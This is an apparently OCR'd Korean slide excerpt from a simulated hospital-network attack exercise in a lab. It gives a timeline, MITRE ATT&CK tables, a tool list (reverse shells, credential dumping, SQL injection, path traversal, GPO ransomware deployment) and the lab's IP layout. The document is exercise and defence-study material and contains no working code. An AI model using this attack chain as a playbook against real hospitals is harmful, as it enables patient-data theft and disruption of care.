

23:14:00
PACS 서버 연결 시도
23:25:59
AD → 의사 PC RDP 이동
9/24
00:04:18
inj_demo.ps1 생성
00:42:33
sqli_xp_proof.txt 생성
01:29:14
bcp 이용 환자정보
CSV 추출 (loot.csv)
02:23:11
경로조작 이용 loot.csv 다운로드 성공
03:18:41
his_patient_exfil.csv
다운로드 시도
04:02:16
his_patient_exfil.csv
원본 생성 · 파일 작업
05:35:19 – 05:39:46
his_patient_exfil.csv
다운로드 과정
05:39:46
portal.db·appsettings.json 등 반출
초기 정찰
초기 침투
내부 정찰
거점 확보
내부 이동
목표 달성

6.1. 전체 타임라인 (7/9)




초기 정찰 · 초기 침투 · 내부 정찰 · 거점 확보 · 내부 이동 · 목표 달성

6.1. 전체 타임라인 (8/9)


9/28
00:54:51
PACS SSH 세션 생성
02:04:00
PACS Tag 정보 조회
03:29:00
환자정보 추가 반출 · 스테이징
04:49:20
SoftEther VPN Client 실행
23:49:00
7zip.exe 다운로드
02:20:00
협력업체 PC → PACS SSH 인증 성공
01:33:04
HIS 경유 PACS 최초 접근
02:58:00
PACS Tag·Preview·Instance 데이터 반출 시작
04:02:00
기존 VPN 관련 흔적 확인
05:29:00
관련 파일 다운로드
초기 정찰
초기 침투
내부 정찰
거점 확보
내부 이동
목표 달성

6.1. 전체 타임라인 (9/9)


9/29
00:40:00
스테이징 데이터 압축 (drop.zip)
01:54:00
VPN 통신 · 패킷 로그 증가 확인
02:20:00
PACS 서버 랜섬웨어 실행 파일 생성
03:51:54
PACS 서버 랜섬웨어 실행
VPN 접속·DHCP 엔트리 생성
01:19:05
10/1
02:57:00
장비망 백업 서버 파괴
03:51:55
GPO 통한 서버망 · 행정망
랜섬웨어 배포 · 실행
초기 정찰
초기 침투
내부 정찰
거점 확보
내부 이동
목표 달성

6.2. MITRE ATT&CK - 침투 · 권한 확보

Tactic	Technique ID	Technique 명	관련 시스템	증거
Initial Access	T1566.001	Spearphishing Attachment	행정 PC· 관리자 PC	1·19 차 피싱 메일
	T1190	Exploit Public-Facing App	웹 서버 · 포털	업로드 ·SQLi
Execution	T1204.002	Malicious File	행정 PC· 포털	악성 첨부파일
	T1059.001	PowerShell		PowerShell 스크립트
Persistence	T1136.001	Local Account	관리자 PC	ops·afguem 계정
	T1543.003	Windows Service		서비스 등록
Privilege Escalation	T1548.002	Bypass User Account Control	관리자 PC· 웹 서버	fodhelper
	T1068	Exploitation for Privilege Escalation		PrintSpoofer
	T1134	Access Token Manipulation		getsystem
Defense Evasion	T1562.001	Impair Defenses	Windows·AD	Defender 비활성화
	T1484.001	Group Policy Modification	AD	방화벽 GPO
Credential Access	T1003	OS Credential Dumping	웹 서버 ·AD· 메일 · 행정 PC	Mimikatz·NTDS
	T1110	Brute Force		SSH 인증 시도
	T1056.001	Keylogging		키로거

6.2. MITRE ATT&CK - 내부 확산 · 최종 피해


Tactic	Technique ID	Technique 명	관련 시스템	증거
Discovery	T1087	Account Discovery	행정 PC· 웹 서버 ·AD	adfind
	T1046	Network Service Discovery		포트 스캔
	T1204.002	Remote System Discovery		내부 시스템 식별
Lateral Movement	T1021.001	Remote Services: RDP	전 구간	RDP
	T1021.002	Remote Services: SMB/Windows Admin Shares		crackmap
	T1021.004	Remote Services: SSH		SSH
Collection	T1005	Data from Local System	포털	환자 DB
	T1114	Email Collection	메일 서버	메일 탐색
Exfiltration	T1048	Exfiltration Over Alternative Protocol	포털 ·PACS	외부 반출
	T1048.003	Impair Defenses		nginx 반출
Impact	T1486	Data Encrypted for Impact	PACS· 서버망 · 행정망	랜섬웨어 실행
	T1490	Inhibit System Recovery	백업 서버	백업 복구 방해
	T1485	Data Destruction		백업 데이터 파괴

6.3. 사용 도구 - 공격 도구


카테고리	도구명	버전	사용 목적
정보수집	Nikto	-	웹 서버 취약점 스캐닝 (CVE, XSS, 디렉터리 탐색)
	AdFind	V01.52.00	Active Directory 정찰 — 도메인 구조 · 계정 · 그룹 열거
	Nmap (포트 스캔)	-	대상 호스트 오픈 포트 · 서비스 탐색
	gobuster	-	숨겨진 디렉토리 탐색
초기 침투	스피어피싱 메일 (악성 첨부)	-	update.exe / sec_update.exe 악성파일 첨부 메일로 최초 침투
	웹쉘 (PHP)	-	웹 서버 파일 업로드 취약점 통해 웹쉘 설치 · 명령 실행
페이로드 전달	certutil	(Windows 내장)	웹 서버에서 공격자 서버의 shell.exe 다운로드
	scp	(Windows 내장)	협력업체 PC→PACS 로 랜섬웨어 스크립트 (lab_ransomware_sim.sh) 전송
원격 접속 / 터널링	nc.exe (Netcat)	-	리버스 쉘 연결 (웹 서버→ C2, 메일 서버→관리자 PC 등)
	plink (PuTTY Link)	-	SSH 브루트포스 + 터널링 (메일 서버 경유)
	Meterpreter	-	관리자 PC sec_update.exe 내 RAT — C2 연결 · 원격 제어
	RDP	(Windows 내장)	관리자 PC→ 포털 , 관리자 PC→ 협력업체 PC 원격 데스크톱 접속
권한 상승	PrintSpoofer	-	웹 서버에서 서비스 계정 → SYSTEM 권한 상승
	fodhelper UAC Bypass	-	관리자 PC 에서 UAC 우회하여 관리자 권한 획득
자격 증명 탈취	mimikatz	-	메모리에서 계정 자격 증명 (해시 / 평문) 덤프
	CrackMapExec	-	AD 자격 증명 스프레이 · 원격 인증 — 도메인 관리자 탈취
내부 이동	PsExec / SMB	-	자격 증명 기반 원격 명령 실행 · 횡적 이동
	SSH (공개키)	-	PACS→ 백업 서버 비밀번호 없이 접속 (ed25519 키)
	portfwd (Meterpreter)	-	관리자 PC 경유 내부 포트 포워딩 터널
데이터 탈취	bcp.exe	(MSSQL 내장)	HIS DB patient 테이블 → loot.csv 추출
	curl (REST API)	-	PACS Orthanc REST API 로 DICOM 영상 다운로드
	sqlcmd	(MSSQL 내장)	HIS DB 직접 접속 · 환자 테이블 조회
	SQL Injection (xp_cmdshell)	-	포털 로그인폼 SQLi → OS 명령 실행 ·DB 정찰
	경로조작 다운로드 (Path Traversal)	-	포털 /download?f=../../ 경로조작으로 loot.csv·portal.db 반출
	SoftEtherVPN + SMB	-	VPN 터널 통해 SMB 드롭 공유로 ~37GB 데이터 반출
랜섬웨어 / 파괴	lab_sim.ps1 / lab_sim.sh	-	AES 암호화 랜섬웨어 스크립트 (Windows/Linux 양용)
	Deploy-ScenarioFiles-GPP.ps1	-	GPO 를 이용한 도메인 전역 랜섬웨어 배포 스크립트
	PowerShell (at 명령)	-	PACS 에서 랜섬 스크립트 예약 실행 (at 스케줄링)

6.4. 구축 환경 - 시스템 구조도

DMZ (6 대)




웹 서버 (3 대)
192.168.30.11~13



메일 서버 (3 대)
192.168.30.20~22

행정망 (78 대)




협력업체 PC (3 대)
192.168.10.51~53



행정 PC (12 대)
192.168.10.101~112



의사 PC (21 대)
192.168.10.130~150




간호사 PC (36 대)
192.168.10.155~190




관리자 PC (6 대)
192.168.10.200~205

서버망 (22 대)




WAS 서버 (4 대)
192.168.20.40~43




포털 (3 대)
192.168.20.50~52




AD (3 대)
192.168.20.5~7




EMR (3 대)
192.168.20.70~72



HIS (3 대)
192.168.20.60~62




SIEM (3 대)
192.168.20.80~82




백업 서버 (3 대)
192.168.20.200~202


장비망 (40 대)




PACS (3 대)
192.168.40.60~62




CT (6 대)
192.168.40.40~45




X-RAY (4 대)
192.168.40.11~14




인퓨전 펌프 (12 대)
192.168.40.20~31




LIS (3 대)
192.168.40.50~52




연구임상 (3 대)
192.168.40.53~55



재무경영 (3 대)
192.168.40.56~58




간호정보 (3 대)
192.168.40.70~72



백업 서버 (3 대)
192.168.40.200~202

6.4. 구축 환경 - IP 체계


Worker Zone
협력업체 x3
.51~53
행정 PC x12
.101~112
의사 PC x21
.113~133
간호사 PC x36
.134~169
관리자 PC x6
.200~205
Server Zone
AD x3
.5~7
WAS x4
.40~43
포털 x3
.50~52
EMR x3
.70~72
HIS x3
.60~62
SIEM x3
.80~82
백업 서버 x3
.200~202
DMZ Zone
웹 서버 x3
.11~13
메일 서버 x3
.20~22
Equipment Zone
PACS x3
.60~62
CT x6
.11~16
X-RAY x4
.11~14
인퓨전펌프 x12
.20~31
LIS x3
.50~52
연구임상 x3
.53~55
재무경영 x3
.56~58
간호정보 x3
.70~72
백업 서버 x3
.200~202
Firewall
방화벽
1~5
NET50 SIEM
Splunk SIEM
.10
공격자
Kali Linux
.100
192.168.90.xxx
C2 영역
C2 서버
.101
192.168.80.xxx
유출 영역
유출 서버
.10
192.168.60.xxx
DMZ 6 대
서버망 22 대
행정망 78 대
장비망 40 대
총계 141 대

6.4. 구축 환경 - 구축 결과

총 17 대 구축 (서버 7 대 , PC 4 대 , 의료장비 3 대 , 공격자 2 대 , 가상 방화벽 1 대)

No	구간	자산명	OS	IP	주요 역할 · 서비스	상태
01	공격자 인프라 (EXT80/90)	KALI-EXT90-ATTACKER	Kali Linux	192.168.90.100	공격 시작점 · nmap/msf · xrdp	ON
02		C2-EXT80-C2	Ubuntu	192.168.80.x	C2 명령 · 제어	ON
03	DMZ (NET30)	웹 -NET30-DMZ	Windows Server 2016	192.168.30.11	IIS · SMB · RDP	ON
04		MAIL-NET30-DMZ	Debian	192.168.30.20	SMTP · POP3 · IMAP	ON
05	서버망 (NET20)	포털 -NET20-SERVER	Win Server 2016	192.168.20.50	업무포털 · IIS · ASP.NET Core	ON
06		AD-NET20-SERVER	Debian	192.168.20.5	Samba4 AD DC · DNS	ON
07		EMR-NET20-SERVER	Ubuntu	192.168.20.x	EMR	OFF
08		WAS-NET20-SERVER	Win Server 2016	192.168.20.x	WebLogic/Tomcat	OFF
09	의료장비망 / OT (NET40)	PACS-NET40-OT	Debian 12	192.168.40.60	Orthanc · DICOM · SQLite	ON
10		XRAY-NET40-OT	Ubuntu	192.168.40.11	X-ray · DICOM	OFF
11		CT-NET40-OT	Ubuntu	192.168.40.40	CT · DICOM	OFF
12	사용자망 / 행정망 (NET10)	의사 PC (DOCTOR)	Win10 Pro	192.168.10.130	포털 접근 단말	ON
13		관리자 PC (ADMIN)	Win10 Pro	192.168.10.200	관리 단말 · Thunderbird	ON
14		외부 _ 협력업체 (OUTSIDE)	Win10 Pro	192.168.10.51	협력업체 단말	ON
15		행정 PC (HANG)	Win10 Pro	192.168.10.101	행정업무 단말	ON
16	관리 · 로그망 (NET50)	Splunk-NET50-MGMT	Ubuntu	192.168.50.10	로그 수집 · 분석	ON
17	경계 (전 세그먼트)	방화벽	FreeBSD	각 망 .1	pfSense 2.7.2 · 라우팅 / 필터링	ON